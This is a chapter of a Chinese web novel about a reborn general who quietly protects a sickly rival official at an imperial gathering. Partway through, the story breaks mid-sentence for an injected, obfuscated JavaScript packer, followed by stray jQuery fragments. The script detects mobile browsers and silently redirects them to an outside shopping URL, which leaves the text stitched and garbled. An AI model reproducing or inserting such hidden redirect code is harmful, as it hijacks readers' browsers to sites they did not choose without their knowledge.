文趣网 > 其他小说 > 清冷病美人嫁给死对头后 > 16. 小心思
    “许元邵,什么话能讲,什么话讲不得,不知道么?”

    楼渊眯了眯眼,脸色阴沉:“刚刚你当着陛下面讲的这话要是传进别人耳朵里……呵,都是当了爹的人了因为口无遮拦挨一顿家法,那就有点太没面子了吧。”他咬重了“当着陛下面”几个字。

    楼渊这话一落,原本就因为许元邵那话变得微妙的气氛彻底凝固,一众人不由放轻了呼吸。

    李承安没想到楼渊前头还对着裴聿行横眉竖眼的不惜要让人坐到身边来折腾,这会却又突然替人说话出头,甚至都威胁上了。他看了裴聿行一眼,视线在楼渊和许元邵之间来回打转,神情晦暗,很快又露出了然的笑。

    其余的几个人也像李承安一样视线在楼渊他们三人之中打转,心思各异。

    楼渊也不觉尴尬,只是如凶恶猛兽盯住猎物一般紧紧盯着许元邵,目光森然得叫许元邵头皮发麻。

    许元邵咽了咽唾沫,低声说:“我方才失言,“对不起。”道歉不看裴聿行,语气也听着不情不愿的。

    裴聿行看也不看他一眼,听见这话也不应,反而偏过头看了看楼渊。视线缓缓下移,落到了楼渊搭在椅子扶手上已经攥得青筋绷起的手。

    眼见气氛更加僵硬,陈淑君轻笑了一声打破了尴尬:“想来许大人方才也是无心之言,裴大人便大人有大量,饶了他一回,莫与他计较。”

    “诸位有所不知,裴大人的母亲谢氏当年可是名副其实的云州第一美人呢,当年裴夫人过世,还有人特意作诗悼念夫人,”他清了清嗓子,笑着转移了话题,“从前我也见过谢夫人,如今见了裴大人,才知何为青出于蓝而胜于蓝。”陈淑君一边说一边装作笑软了身子一般往永元帝怀里倒:“就是跟坤泽比,裴大人也不逊色多少。陛下,您说我说得对不对?”

    永元帝顺势将陈淑君揽在怀里,轻斥了一声“胡言乱语”,又笑着摸他的脸,一句你才是最漂亮哄得他心花怒放。

    楼渊不动声色地看了眼依偎在永元帝怀里的陈淑君,他隐约记得,那首悼念裴聿行母亲的酸诗,大意是红颜多薄命。

    暗暗在心中记下一笔,楼渊也给面子,顺着台阶不再提方才的事,将话题生生切向他从入殿时就一直惦记的事。

    “自打进了上京这地界,一路上就没停过雨。”他说着轻叹了口气,懒散地往后靠了靠,手指往下指了指。

    “可怜臣最好的一身新袍子,下摆全湿透了。陛下可否赏个炭盆,给臣烘一烘袍子?”

    “一个炭盆,也说什么赏不赏的,”李承安看了随侍在身后的六福一眼示意他去安排,转而又跟楼渊说话,语气有几分无奈,“从前咱们一块吃饭喝酒,哪回不是我付账,也没见你客气过。到底是多年没见,生分了。”

    似是由李承安这话想起了读书时一块玩的事,楼渊的眼中露出了些许怀念,表情看着似有几分动容。

    没人知道他刚刚在心里翻了几个白眼。净说些败坏他在裴聿行心中形象的破事,真是闹心。

    幸好裴聿行聪明又记性好,肯定不会信李承安的鬼话,也知道他跟李承安其实压根不怎么熟,更没有成日到处鬼混……吧?

    楼渊不确定地想了想,用余光悄悄瞄了一眼裴聿行。

    裴聿行仍恹恹地垂着眼,表情平静又冷淡,仿佛根本就没把其他人的谈话听进耳朵里。

    没等楼渊抿出个所以然,烧着红罗炭的小炭盆已经送到了面前,低着头端来炭盆的正是方才差点被六福甩锅的那个小太监。

    小太监将手中沉甸甸的炭盆搁到楼渊面前的地上,刚摆好,就见楼渊右靴靴尖轻轻往右边点了点。

    下一秒他听见楼渊低声吩咐他把炭盆再往裴大人那边挪一挪。

    小太监不明所以,但还是乖乖照做。

    虽然楼渊刻意将声音压得很低,但坐在他旁边的裴聿行还是听清了。

    他抿了抿唇,不动声色地看了眼楼渊颜色暗了一点的衣袍下摆,又看了眼火盆中烧得泛红的炭。

    陛下吩咐给楼将军点个炭盆,小太监就是听楼渊的也不敢做得太明显,只敢稍微往二人中间的桌子处挪了挪。

    即使这样,烧得很旺的炭盆依然传来了热意,让裴聿行暖和了些——他是真淋了好一会雨,裤腿、衣摆和后背都湿了一大片。

    虽然知道楼渊肯定只是随口一提,但裴聿行还是在心里说了谢谢。

    说了谢谢,又忍不住想,这人还是跟以前一样好心,即使对讨厌的人也会担忧和关心,不吝分享。

    眼见着裴聿行的脸色稍好了一点,身体也不再冷得发抖,楼渊才松了口气。

    这么小一个炭盆不过聊胜于无,衣服湿了自然要赶紧换下才好,楼渊很清楚湿衣服穿在身上有多难受,如果可以,他想马上送裴聿行回去。

    他想在院子里等着裴聿行,等人换完衣裳出来,就可以请裴聿行去珍味居一起共用午膳,昨日回府时看见珍味居在门口挂着的那个新菜招牌他就在想这事了。

    就算跟裴聿行对坐着大眼对小眼,也比在这里对着这几张丑脸、连说一句自己想说的话之前都得先说五句废话要好。

    想当年楼渊在北疆拥兵自重,做上了无名有实的北疆王,再后来改朝换代,又成了狼子野心、权倾朝野的摄政王。在那近二十年的辉煌岁月里,他认真参加过的宴会屈指可数,到场露个脸坐一会就走都算是给面子了。

    谁曾想一死一活又回到了永元二年,反而不得不在这坐着赔笑,跟讨厌的人兜兜转转绕圈说话,真是烦人。

    但如果装孙子就是重生回到裴聿行身边而必须付出的代价的话,楼渊也不是不能接受,毕竟大丈夫能屈能伸方可成大事。

    艰难地压下心头咕嘟咕嘟冒泡的想法,楼渊第不知道多少次悄悄看了眼裴聿行,才稍稍定了定心神。

    他伸手拿起手边的茶杯,将杯中残茶一气饮尽,眯着眼喟叹出声:“陛下这茶真好,这才配叫茶。我以前在北疆喝的那些与这一比,那就是叶子泡水。”

    说着,他像是想起什么,直接取了个新的茶杯,提起茶壶倒了一杯新茶。将茶杯稳稳地推到裴聿行手边,楼渊终于可以扭过头,大大方方地盯着裴聿行看了:“听闻裴大人于茶道上颇有一番造诣,想来也是好茶之人,怎得不喝?”

    “裴大人体弱多病,这刚淋了一场雨,可得多喝点热茶暖暖身子,千万冻病了叫陛下忧心啊。”

    他说这话时勾起些唇角,眉梢轻挑——是被多名下属和亲信一致认为的最适合跟人吵架时用的最气人表情。

    于是,这一番句句关切的话落到在座其他人耳中就成了实打实的嘲讽。

    先是嘲笑裴聿行是个淋点雨就病得下不来床的病秧子,又幸灾乐祸内涵他如今不得陛下青眼,楼渊还真是会杀人诛心。

    一瞬间,所有人都看向了那盏楼渊亲手倒的茶。没人说话,所有人都在打量裴聿行,好奇他接下来的反应,李承安更是目不转睛地盯着裴聿行瞧,眼中的兴奋毫不掩藏。

    昨日半下午时,裴聿行在百珍阁为楼渊所救,却连招呼都没打一个,直接甩脸就走的事在世家的圈子里像风一样传开了。

    昨晚,李承安去陈淑君宫中,陈淑君把下午听到的这事当玩笑说给他听。李承安听完,

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17730835|208953||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    马上就想起前不久收到的那些烦人折子,马上就拉了脸。

    不过是办个接风宴而已,能花多少银子,怎么可能会影响春闱和春耕。裴聿行这家伙朝上装鹌鹑,转头就背地里给户部的人支招给他找麻烦,说到底不就是见不得自己的死对头风光么,装什么清高!

    而像这样的事情,自他登基以后裴聿行就没少做,尤其是在与楼渊有关的事情上。楼渊打了胜仗,他才夸上几句,转头桌上就能多一本参楼渊的折子。李承安也不是不明白那些道理,可他就是瞧裴聿行不顺眼,就是存心要与裴聿行过不去。裴聿行说得越有有道理,态度越恭敬谦和得让人挑不出错,他就越不爽。

    既然给我找麻烦,那你也别想痛快。裴聿行越参楼渊不好,他就越要厚赏楼渊。而事实证明他一点也没错,这几年楼渊不就一直打胜仗,连那几座失城也都收回来了么?!至于打仗要钱要粮,那再正常不过,也就裴聿行和那群老头目光短浅会斤斤计较。

    李承安阴沉着脸,想着旧事,心中恼恨,不自觉将陈淑君的手越握越紧,听见陈淑君因疼痛而轻叫才反应过来,松开了手。他问陈淑君怎么知道这事的,陈淑君说下午去找娴妃时见到了进宫来探望娴妃的胞妹,这事是娴妃胞妹讲的,上午这事发生时她恰巧就在百珍阁。

    李承安听完就突然有了想法,脸上重新露出了笑。

    他特意弄了这场旧友小聚,把裴聿行喊过来又故意让人在外面站上那么久,就是存心要在楼渊面前叫裴聿行难堪。

    李承安想的很简单,既然讨厌同一个人是最能拉近距离,那等楼渊看明白自己也讨厌裴聿行,这几年没见产生的生疏自然也就没了。

    在数道灼热视线中,裴聿行不急不缓地端起了那杯茶。

    “不过是有雨点不小心落到了外衫上沾湿了一些。”轻轻抿了两口茶后,裴聿行将茶杯放下。

    瓷杯轻轻磕在青玉的茶托,发出一点清脆的声响。

    裴聿行抬眼看向楼渊,目光平宁,说的话却不像嗓音那样好听,像是带着刺似的扎人:“恐怕要叫将军失望了,裴某身体还没有弱不禁风到沾点雨滴就病个十天半月。”

    楼渊闻言笑了笑:“是么。裴大人身体康健,那真是再好不过了,大齐可不能没有裴大人这样的国之栋梁。”

    他说这话的语气很真诚,但其他人听着却觉得他这是在阴阳怪气。

    说完,楼渊转过头看向李承安,仿佛想到了有趣的事就随口一提:“陛下,您是不知道啊,方才臣打老远就看一个人站着屋檐边,瞧着是等了有一会了,那后背全淋湿了。臣还寻思是谁这么傻,被风吹得跟鹌鹑似的也不知道躲,这看着好像随时都要晕了。”

    “等我走近一看,发现这人竟是裴大人。”

    李承安听见这话笑了笑,脸上流露出几分得意。不等他开口,楼渊又像是想起了别的:“你们是不知道,昨日裴聿行差点要从楼梯上掉下去,我就好心扶了他一把。谁曾想,不过是带他下楼梯时走得快了些,他那脸就白得跟纸似的,真是给我吓够呛。”

    “我一想,他要晕我身上,到时候那些御史不得往死里参我么,所以当时真是一句话也不敢多讲,赶紧让他的人把他带走。”他一边说一边啧啧摇头,表情更夸张了几分,还冲李承安挑了挑眉,露出了一个促狭的笑。

    “陛下,叫我说,下次还是让他去偏殿等着吧,免得他真在宫里晕倒给您添麻烦。”

    在场一众人这才算明白昨日的原委,顿时笑作一团。李承安却像是被楼渊这随口一句话提醒得反应过来了,笑容倏然僵住。